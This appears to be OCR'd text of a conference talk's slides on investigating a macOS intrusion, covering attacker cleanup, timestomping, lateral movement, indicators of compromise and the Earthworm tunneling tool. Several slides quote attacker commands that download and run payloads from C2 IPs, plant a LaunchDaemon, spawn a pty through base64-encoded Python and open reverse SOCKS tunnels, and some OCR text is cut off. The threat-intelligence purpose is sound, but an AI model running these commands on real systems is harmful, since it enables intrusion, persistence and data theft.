
```
--> sudo defaults read /var/root/Library/Preferences/com.apple.loginwindow.plist
{
    EnableMC
    LoginHoo                                                                              hook.sh";
    LogoutHo                                                                              uthook.sh";
}
-->
```

```
--> cat "/Library/Application Support/JAMF/ManagementFrameworkScripts/loginhook.sh"
#!/bin/sh

## Ignore the casperscreensharing and _mbsetupuser users
if [ "$1" == "_mbsetupuser" -o "$1" == "casperscreensharing" ];
then
        exit 0;
fi

## Verify that the JSS is available
if /usr/local/jamf/bin/jamf checkJSSConnection -retry 0 ;
then

        ## Log the event to the JSS
        /usr/local/jamf/bin/jamf log -action login -username "$1" &

        ## Check for policies on the JSS
        /usr/local/jamf/bin/jamf policy -action login -username "$1" &

else

        /usr/local/jamf/bin/jamf policy -action login -username "$1" -offline &

fi

exit 0
```

CROWDSTRIKE

CLEANUP

MINOR STEALTH



61.78.62.21

launchd

rutil

bash

```
rm /tmp/x
```

```
touch –r r2util rutil
```

```
touch –r profile .cache
```


```
touch –r com.cisco.anyconnect.aciseagentd.plist com.apple.xsprinter.plist
```

```
ssh user@ip -o UserKnownHostsFile=/dev/null
```

LATERAL MOVEMENT

CROWDSTRIKE


LATERAL MOVEMENT



```
grep ssh .bash_history
cat known_hosts
curl -sO hxxp://61.78.62.21:8080/rs
ssh -TNfq -Frs
ssh -o UserKnownHostsFile=/dev/null  <ip>
ssh user@ip -o UserKnownHostsFile=/dev/null
sw_vers
```


CROWDSTRIKE

SUDO



PTY | TTY

- python -c import base64;exec(base64.b64decode('aW1wb3J0IHB0eTtwdHkuc3Bhd24oJy9iaW4vYmFzaCcp'));




```
-->echo aW1wb3J0IHB0eTtwdHkuc3Bhd24oJy9iaW4vYmFzaCcp | base64 -D
import pty;pty.spawn('/bin/bash')-->
```

CROWDSTRIKE

STATIC INDICATORS


- https://github.com/jbradley89/shakacon-yara
- Backdoor
  - 8029e7b12742d67fe13fcd53953e6b03ca4fa09b1d5755f8f8289eac08366efc
  - a5f7b13d0f259277e40e3711070121e451415d7d3a5e68382fc82c2fe3635db1
  - 5b0cc5dd2897e697751b8204d8b74edd66466d651d233c76899c5521a60f6527
- IPs
  - 61.78.62[.]21 (C2)
- Backdoor File Names
  - /usr/local/bin/google-updater
  - /usr/local/bin/prl-monitor
  - /usr/local/bin/git-lf
  - /usr/local/sbin/nortonscanner
  - /usr/local/plutil
- LaunchDaemon File Names
  - /Library/LaunchDaemons/com.apple.xsprinter.plist
  - /System/Library/LaunchDaemons/com.apple.xsprinter.plist

WICKED PANDAS?



```
curl -o /usr/local/bin/softwareupdated 45.77.129.251:11/asd
chmod +x softwareupdated
./softwareupdated
curl -o asd 45.77.129.251:11/asd
mv asd /Library/LaunchDaemons/local.localhost.startup.plist
ssh -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no ....
```

PASTEBIN



launchd

softwareupdated


bash

curl https://pastebin.com/raw/HEmKr39h

perl

CROWDSTRIKE

EXFIL



launchd

softwareupdated


bash

```
curl -o update 45.77.129.251:11/asd
```

```
chmod +x update
```

<commands staging exfil>

```
nohup ./update -s rssocks -d 45.77.129.251 -e 44257
```



./ Earthworm

中文页 Support List

EW is a simple network tunnel with SOCKS v5 sever and port transfer. It works well in various situations.

PS: The Latest Version, http://www.rootkiter.com/Termite


Download ew.zip

Description

Use case example:

It supports "forward", "backward" and "multi-transfer" modes and can penetrate deeply into the intranet.

It support various OS such as Linux, Windows, MacOS, Arm-Linux. More is coming...



Usage:

The following examples are with default proxy port 1080 and SOCKSv5.

It has 6 command types: ssocksd, rcsocks, rssocks, lcx_slave, lcx_listen, lcx_tran.

- 1. Forward SOCKS v5

```
$ ./ew -s ssocksd -l 1080
```

- 2. Backward SOCKS v5

2 steps:

a) Run the following command in hostA with public ip;

```
$ ./ew -s rcsocks -l 1080 -e 8888
```

b) Start SOCKS v5 server on hostB which will transfer the data to port 8888 of hostA.

```
$ ./ew -s rssocks -d 1.1.1.1 -e 8888
```

enjoy now.

- Twitter: @jbradley89
- Questions?